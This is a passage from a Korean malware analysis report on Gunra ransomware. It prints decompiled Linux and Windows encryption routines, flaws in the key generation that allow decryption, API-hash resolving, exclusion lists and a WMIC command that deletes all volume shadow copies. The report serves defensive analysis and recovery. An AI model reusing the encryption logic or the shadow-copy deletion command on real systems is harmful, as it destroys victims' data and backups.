    v58_Encrypt_Ratio_Bytes = (int)(*(_DWORD *)(v36 + 4104) << 20);// Encrypt Ratio : from MB to Bytes
    v57_malloc_1MB = malloc(0x100000LL);
    v56_malloc_1MB = malloc(v59_1MB);
    if ( v57_malloc_1MB && v56_malloc_1MB )
    {
      printf((unsigned int)"Encrypting disk... size: %d\n", v60_Target_Size, v23, v24, v25, v26, v36);
      v65_Offset = 0LL;
      v55_Read_Result = 0LL;
      v54_limit_Bytes = (__int64)*(int *)(v37 + 4108) << 30;// limit : from GB to Bytes
      v53 = v60_Target_Size;
      if ( *(_DWORD *)(v37 + 4108) && v54_limit_Bytes < v60_Target_Size )// If limit < Target
      {
        while ( v65_Offset < v54_limit_Bytes )
        {
          v53 = v54_limit_Bytes - v65_Offset;
          v29 = v54_limit_Bytes - v65_Offset;
          if ( v59_1MB <= v54_limit_Bytes - v65_Offset )
            v29 = v59_1MB;
          v52 = v29;
          v55_Read_Result = pread(v61_Target_Handle, v57_malloc_1MB, v29, v65_Offset);
          if ( v55_Read_Result <= 0 )
            break;
          chacha20_xor((__int64)v45_32, 1u, (__int64)v44_12, v57_malloc_1MB, v56_malloc_1MB, v55_Read_Result);// Encrypt Algorithm : ChaCha20
          v51 = pwrite(v61_Target_Handle, v56_malloc_1MB, v55_Read_Result, v65_Offset);
          if ( v51 != v55_Read_Result )
            break;
          v30 = v53;
          if ( v58_Encrypt_Ratio_Bytes <= v53 )
            v30 = v58_Encrypt_Ratio_Bytes;
          v50 = v30;
          v65_Offset += v55_Read_Result + v30;// Offset = Read + Ratio
          write_progress(v38_progress, v65_Offset);
        }
      }
      else                              // If limit >= Target
```

[그림 9] 인자 값에 따른 디스크 암호화 방식

4. 복호화 가능성

각 암호화 스레드는 ChaCha20 암호화 알고리즘을 사용하여 암호화를 진행하는데, 이 때 사용되는 32바이트 키와 12바이트 Nonce 값을 생성하는 함수는 암호학적으로 취약한 부분이 있다. 쉽게 설명하면, 보안성이 매우 낮은 난수가 생성된다는 것이다.

난수를 생성하는 함수는 time() 함수를 통해 현재 시간을 초 단위로 받아오고, 이를 기반으로 rand() 함수에 사용할 시드 값을 생성한다. 그러나 time() 함수의 반환 값을 바탕으로 시드 값을 생성하는 32회 및 12회의 반복문이 매우 짧은 시간 내에 실행되기 때문에 동일한 시드 값이 사용될 가능성이 높다.


이로 인해 rand() 함수가 동일한 바이트 값을 생성하게 된다. 결과적으로 동일한 바이트가 연속되는 32바이트 키와 12바이트 Nonce 배열이 생성되는 것이다. 암호학적으로 매우 취약한 키와 Nonce 값이 사용된다고 볼 수 있다.

```
__int64 __fastcall generate_rand(__int64 a1_Buffer, unsigned int a2_Size)
{
  __int64 v2_CurrentTimeWithSeconds; // rdi
  __int64 result; // rax
  unsigned int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2_Size )
      break;
    v2_CurrentTimeWithSeconds = (unsigned int)time(0LL);// Get Current Time - Unit : Second
    srand(v2_CurrentTimeWithSeconds);           // Same Current Time (Second) >> Same Seed
    *(_BYTE *)(i + a1_Buffer) = rand();         // Same Seed >> Same Value
  }
  return result;                                // (Result) Buffer : Fill with Same Value
}
```

[그림 10] 암호화 키 및 Nonce 값 생성에 사용된 암호학적으로 취약한 함수


[그림 11]은 취약한 난수 생성 함수로 만들어진 ChaCha20 암호화 알고리즘의 키 및 Nonce 값이 포함된 배열이다. 동일한 바이트가 연속되는 형태의 키와 Nonce 값이 생성되는 것을 볼 수 있다.



[그림 11] 취약한 난수 생성 함수로 만들어진 ChaCha20 키 및 Nonce 값 (RSA 암호화 전)

이 방식으로 Gunra 랜섬웨어에 의해 암호화된 파일은 0x00부터 0xFF까지 256개 바이트 값 기반 Brute Force 기법을 통해 높은 확률로 복호화가 가능하다.

[그림 12]는 암호화된 파일을 대상으로 Brute Force 기법을 사용해 암호화에 사용된 난수를 식별한 후, 이를 바탕으로 복호화를 수행한 예시다.



[그림 12] 복호화 결과 (PDF 파일 시그니처 확인)

분석 2부: 윈도우 (EXE 포맷)

1. 초기 루틴

Gunra 랜섬웨어는 MurmurHash2 해시 알고리즘에 기반한 API Resolving 기법을 사용한다. API Resolving이란 실행 중에 필요한 모듈이나 함수를 식별해 가져오는 작업을 뜻한다. 이를 통해, kernel32.dll, LoadLibraryA 등 DLL과 API를 동적으로 로드해 사용한다. 방어자의 분석을 어렵게 하기 위해 이와 같은 작업을 수행하는 것으로 보인다.

```
if ( (int)v4 >= 4 )
{
  v16 = v4 >> 2;
  LODWORD(v4) = v4 - 4 * (v4 >> 2);
  do
  {
    v17 = 1540483477 * *(_DWORD *)v13;
    v13 += 4;
    v15 = (1540483477 * (v17 ^ HIBYTE(v17))) ^ (1540483477 * v15);
    --v16;
  }
  while ( v16 );
}
```


[그림 13] MurmurHash2 해시 알고리즘을 사용하는 API Resolving 기법

또한, 중복 실행 방지를 위해 "kjsidugiaadf99439"라는 이름의 뮤텍스를 생성한다. 뮤텍스 이름은 난독화되어 있다. 그리고, CreateMutexA() API 사용 전 동적으로 풀어 사용한다.

Hex												ASCII
00	6B	6A	73	69	64	75	67	69	61	61	64	.kjsidugiaadf
66	39	39	34	33	39	00	00	DD	8E	00	00	f99439..Ý....
10	79	DC	5F	0C	02	00	00					.yÜ_....

[그림 14] 중복 실행 방지를 위해 사용되는 뮤텍스 이름

공격자는 WMI를 사용해 현재 프로그램을 실행한 사용자의 모든 볼륨 섀도우 복사본을 삭제한다. 우선, "SELECT * FROM Win32_ShadowCopy" 쿼리를 통해 사용자 환경에 있는 모든 볼륨 섀도우 복사본 ID를 확보한다. 그리고, CreateProcessW() API를 사용해 각 볼륨 섀도우 복사본을 삭제하는 명령어를 실행한다. 이는 방어자가 암호화된 파일을 복구하는 것을 막기 위함이다.



[그림 15] 볼륨 섀도우 복사본을 삭제하는 명령어

WMI 쿼리
SELECT * FROM Win32_ShadowCopy

[표 4] 모든 볼륨 섀도우 복사본 ID 확보를 위한 WMI 쿼리

cmd 명령어
cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='{%s}'\" delete


[표 5] ID 값을 바탕으로 해당 볼륨 섀도우 복사본을 삭제하는 cmd 명령어

2. 암호화 준비

Gunra 랜섬웨어는 ▲암호화 수행 스레드 ▲암호화 대상을 탐색해 연결 리스트에 등록하는 스레드 등 두 종류의 스레드를 생성한다.


암호화 수행 스레드는 GetNativeSystemInfo() API를 사용해 사용자 환경의 논리 코어 개수를 확인한다. 그리고, 그 두 배수의 스레드를 생성해 암호화를 진행한다. 이 스레드는 연결 리스트에서 암호화 대상이 확인될 때까지 0.5초 간격으로 Sleep() API를 반복 사용하며 대기한다.

암호화 대상을 탐색해 연결 리스트에 등록하는 스레드는 하나만 생성되어 독립적으로 역할을 수행한다.



```
call    rax             ; Call <kernel32.GetNativeSystemInfo>
mov     eax, [rbp+57h+var_30] ; EAX : Number of Processor
mov     cs:dword_140031570, ebx
lea     r14d, [rax+rax] ; R14 : 2 * "Number of Processor"
mov     rax, cs:qword_1400314F0
mov     rax, [rax+2C8h]
test    rax, rax
jnz     short loc_140011A6F
```

[그림 16] 사용자 환경의 논리 코어 개수 계산



```
lea     r9, qword_140031520
lea     r8, sub_1400158D0
mov     [rsp+110h+var_F0], ebx
xor     edx, edx
xor     ecx, ecx
call    rax             ; Call CreateThread
mov     rcx, cs:qword_140031520
mov     [rcx+rdi*8], rax
inc     rdi
cmp     rdi, cs:qword_140031528
jb      short loc_140011B40 ; (Loop) 2 * "Number of Processor"
```

[그림 17] 사용자 환경의 논리 코어 개수를 바탕으로 암호화를 수행하는 스레드 생성

CPU 논리 코어 개수	암호화 대상 탐색 스레드 개수	암호화 진행 스레드 개수
2코어	1	4
4코어	1	8
6코어	1	12
8코어	1	16
12코어	1	24
16코어	1	32

[표 6] 논리 코어 개수에 따른 스레드 개수

또한, 공격자는 암호화에서 제외되는 폴더, 확장자, 파일을 다음과 같이 명시한다. 이는 주요 파일을 잘못 암호화해 시스템이 파괴되는 것을 방지하기 위함이다.

암호화 제외 대상 폴더
tmp, winnt, temp, Thumb, $Recycle.Bin, $RECYCLE.BIN, System Volume Information, Boot, Windows, Trend Micro

[표 7] 암호화 제외 대상 폴더

암호화 제외 대상 확장자 및 파일
exe, dll, lnk, sys, msi, R3ADM3.txt, CONTI_LOG.txt

[표 8] 암호화 제외 대상 확장자 및 파일

연결 리스트 등록 스레드는 연결 리스트에서 관리하는 암호화 대상이 15,000개를 넘으면, CreateEventA(NULL, FALSE, FALSE, NULL) API의 반환 값을 대상으로 WaitForSingleObject() API를 사용한다. 이를 통해, 연결 리스트에 암호화 대상이 더 이상 등록되지 않도록 한다.


```
if ( (int)AddToGlobalList(0LL, (void **)&v82) >= 15000 )
{
  Handle_CreateEvent = qword_140031578;
  Function_WaitForSingleObject = *(void (__fastcall **)(__int64, __int64))(qword_1400314F0 + 88);
  if ( !Function_WaitForSingleObject )
  {
    Function_WaitForSingleObject = (void (__fastcall *)(__int64, __int64))GetAddressOfFunction(
                                                                             0LL,
                                                                             0,
                                                                             0x6A095E21u);
    *(_QWORD *)(qword_1400314F0 + 88) = Function_WaitForSingleObject;
  }
  Function_WaitForSingleObject(Handle_CreateEvent, 0xFFFFFFFFLL);
}
```

[그림 18] 연결 리스트에 등록된 암호화 대상 개수 확인


3. 파일 암호화

암호화 진행 스레드는 "Microsoft Enhanced RSA and AES Cryptographic Provider" 문자열을 준비하고, CryptAcquireContextA() 및 CryptImportKey() API를 사용해 RSA 공개키를 생성한다. 그리고, CryptGenRandom() API를 사용해 ChaCha8 암호화 알고리즘에 사용할 키와 Initial State를 생성한다.


파일에 따라 매번 다른 암호화 키를 생성해 사용하는 것이 특징이다. 파일의 ChaCha8 암호화 알고리즘에 사용된 키는 RSA 공개키로, 한 번 암호화되면 메타데이터와 함께 파일 끝에 삽입된다.



[그림 19] RSA 공개키 생성



[그림 20] RSA 암호화 전 ChaCha8 암호화 알고리즘 키




Hex																ASCII
3C	EA	BA	C5	37	42	97	53	06	33	08	81	4E	95	DC	BD	<êºÅ7B.S.3..N.Ü½
D1	F4	EA	D4	7E	2C	0A	44	4F	80	C3	07	6D	F3	EF	35	ÑôêÔ~,.DO.Ã.móï5
3D	13	E4	5A	56	0B	0E	E5	63	EB	89	51	C1	76	A6	0E	=.äZV..åcë.QÁv¦.
7A	B2	73	32	1E	5D	4D	73	05	65	F0	6D	09	63	D0	7D	z²s2.]Ms.eðm.cÐ}
6C	A5	C0	0E	B1	A3	16	70	0D	46	22	55	88	DF	4D	33	l¥À.±£.p.F"U.ßM3
A4	34	4F	67	EB	25	1D	A9	04	87	9E	45	3B	FD	F8	39	¤4Ogë%.©...E;ýø9
73	88	71	75	05	C2	44	5F	E8	D1	F4	2B	72	84	02	80	s.qu.ÂD_èÑô+r...
F5	EF	6D	A7	8C	E4	D9	5C	F1	BB	83	0C	82	EA	E9	7A	õïm§.äÙ\ñ»...êéz
A4	44	98	C7	92	67	B7	57	2F	D6	56	6B	2B	DF	73	74	¤D.Ç.g·W/ÖVk+ßst
8D	76	1A	B1	AF	4F	2B	94	FA	1E	A3	63	18	77	27	F4	.v.±¯O+.ú.£c.w'ô
93	DF	29	0F	99	AF	93	7C	18	BB	1F	6A	C0	C4	12	95	.ß)..¯.|.».jÀÄ..
8D	1E	EC	01	42	EE	28	54	F0	0C	6A	95	48	92	A8	7F	..ì.Bî(Tð.j.H.¨.
55	87	FE	25	2E	55	17	72	22	99	84	BD	05	F8	CE	B0	U.þ%.U.r"..½.øÎ°
8B	D4	9C	67	4B	B5	F1	8A	C1	AB	18	F4	11	74	37	92	.Ô.gKµñ.Á«.ô.t7.
0B	57	43	88	5F	80	BB	E0	6D	6C	98	AB	E3	9E	CF	EF	.WC._.»àml.«ã.Ïï
6E	A4	60	7D	7B	95	2C	2A	26	0A	D7	4B	A5	35	53	CD	n¤`}{.,*&.×K¥5SÍ
08	C9	21	24	91	8E	76	FC	91	6A	C5	82	BA	B0	CB	18	.É!$..vü.jÅ.°°Ë.
9B	34	DA	03	AE	F7	91	C9	F2	F5	B5	91	9B	86	90	A0	.4Ú.®÷.Éòõµ....
47	7A	15	26	70	3B	04	F9	50	C0	CC	7B	51	9B	31	EC	Gz.&p;.ùPÀÌ{Q.1ì
14	AF	00	5D	0A	66	9C	2D	AF	C1	38	91	2C	87	9C	76	.¯.].f.-¯Á8.,..v
D1	80	D9	0E	F1	40	B6	18	23	6B	74	32	11	79	FF	74	Ñ.Ù.ñ@¶.#kt2.yÿt
CA	7D	E8	9F	77	7B	F9	AF	46	64	DB	CB	C9	74	DD	8F	Ê}è.w{ù¯FdÛËÉtÝ.
98	4E	46	1A	CA	07	29	54	D9	77	47	D7	6F	3C	C5	4A	.NF.Ê.)TÙwG×o<ÅJ
3C	09	7F	78	AC	FF	53	99	D3	D7	FC	F4	81	B2	7D	6A	<..x¬ÿS.Ó×üô.²}j
0A	48	33	FF	FF	F9	43	8B	8F	79	15	12	2B	97	54	21	.H3ÿÿùC..y..+.T!
09	C8	AB	2A	EC	79	88	58	B4	02	98	B9	D9	CB	4D	83	.È«*ìy.X´..¹ÙËM.
CB	94	29	81	0C	9C	67	4B	0B	33	FC	E6	68	4E	ED	30	Ë.)...gK.3üæhNí0
BA	A8	00	56	30	01	EB	56	C3	0A	8E	6F	3F	7B	CD	1C	º¨.V0.ëVÃ..o?{Í.
74	88	AF	1D	73	5A	BF	D2	EE	72	24	EC	83	30	A9	8F	t.¯.sZ¿Òîr$ì.0©.
98	0C	47	B9	E1	D5	C8	40	DA	A0	25	67	54	6A	4D	94	..G¹áÕÈ@Ú %gTjM.
F1	32	A5	57	BC	64	32	5D	91	DE	39	77	CB	6D	CE	1E	ñ2¥W¼d2].Þ9wËmÎ.
93	09	99	F1	02	06	51	19	86	83	DA	9D	1D	65	BC	B8	...ñ..Q...Ú..e¼¸

[그림 21] RSA 암호화 후 ChaCha8 암호화 알고리즘 키

```
if ( !AddressOfFunction(a3, 32LL, a1 + 12) )
  goto LABEL_39;
v11 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD *))(qword_1400314F0 + 448);
if ( !v11 )
{
  v11 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD *))GetAddressOfFunction(0LL, 1, 0xABCB0A67);
  *(_QWORD *)(qword_1400314F0 + 448) = v11;
}
if ( !v11(a3, 8LL, a1 + 11) )
  goto LABEL_39;
memset(a1 + 3, 0, 0x40uLL);
*((_DWORD *)a1 + 10) = *(_DWORD *)v9;
v12 = 4LL;
*((_DWORD *)a1 + 11) = *((_DWORD *)a1 + 25);
*((_DWORD *)a1 + 12) = *((_DWORD *)a1 + 26);
*((_DWORD *)a1 + 13) = *((_DWORD *)a1 + 27);
*((_DWORD *)a1 + 14) = *((_DWORD *)a1 + 28);
*((_DWORD *)a1 + 15) = *((_DWORD *)a1 + 29);
*((_DWORD *)a1 + 16) = *((_DWORD *)a1 + 30);
*((_DWORD *)a1 + 17) = *((_DWORD *)a1 + 31);
qmemcpy(a1 + 3, "expand 32-byte k", 16);
a1[9] = 0LL;
*((_DWORD *)a1 + 20) = *((_DWORD *)a1 + 22);
*((_DWORD *)a1 + 21) = *((_DWORD *)a1 + 23);
do
{
  v9[4] = *v9;
  ++v9;
  --v12;
}
while ( v12 );
```

[그림 22] ChaCha8 암호화 알고리즘의 Initial State



[그림 23] 암호화된 파일의 구조

각 암호화 진행 스레드는 Critical Section을 활용해 서로 다른 파일을 안전하게 암호화한다. 연결 리스트에서 암호화 대상을 하나씩 꺼내고, 확장자 및 파일 크기에 따라 각각 다른 암호화 방식을 사용한다.

자세히 살펴보면, 먼저 GetFileAttributesW() API를 사용해 Read Only 속성을 가진 파일을 확인한다. 이후, 비트 XOR 연산을 통해 해당 속성을 제거한 후 암호화를 진행한다.

```
v2 = *a1;
Function_GetFileAttributesW = *(__int64 (__fastcall **)(__int64))(qword_1400314F0 + 104);
if ( !Function_GetFileAttributesW )
{
  Function_GetFileAttributesW = (__int64 (__fastcall *)(__int64))GetAddressOfFunction(0LL, 0, 0x93AFB23A);
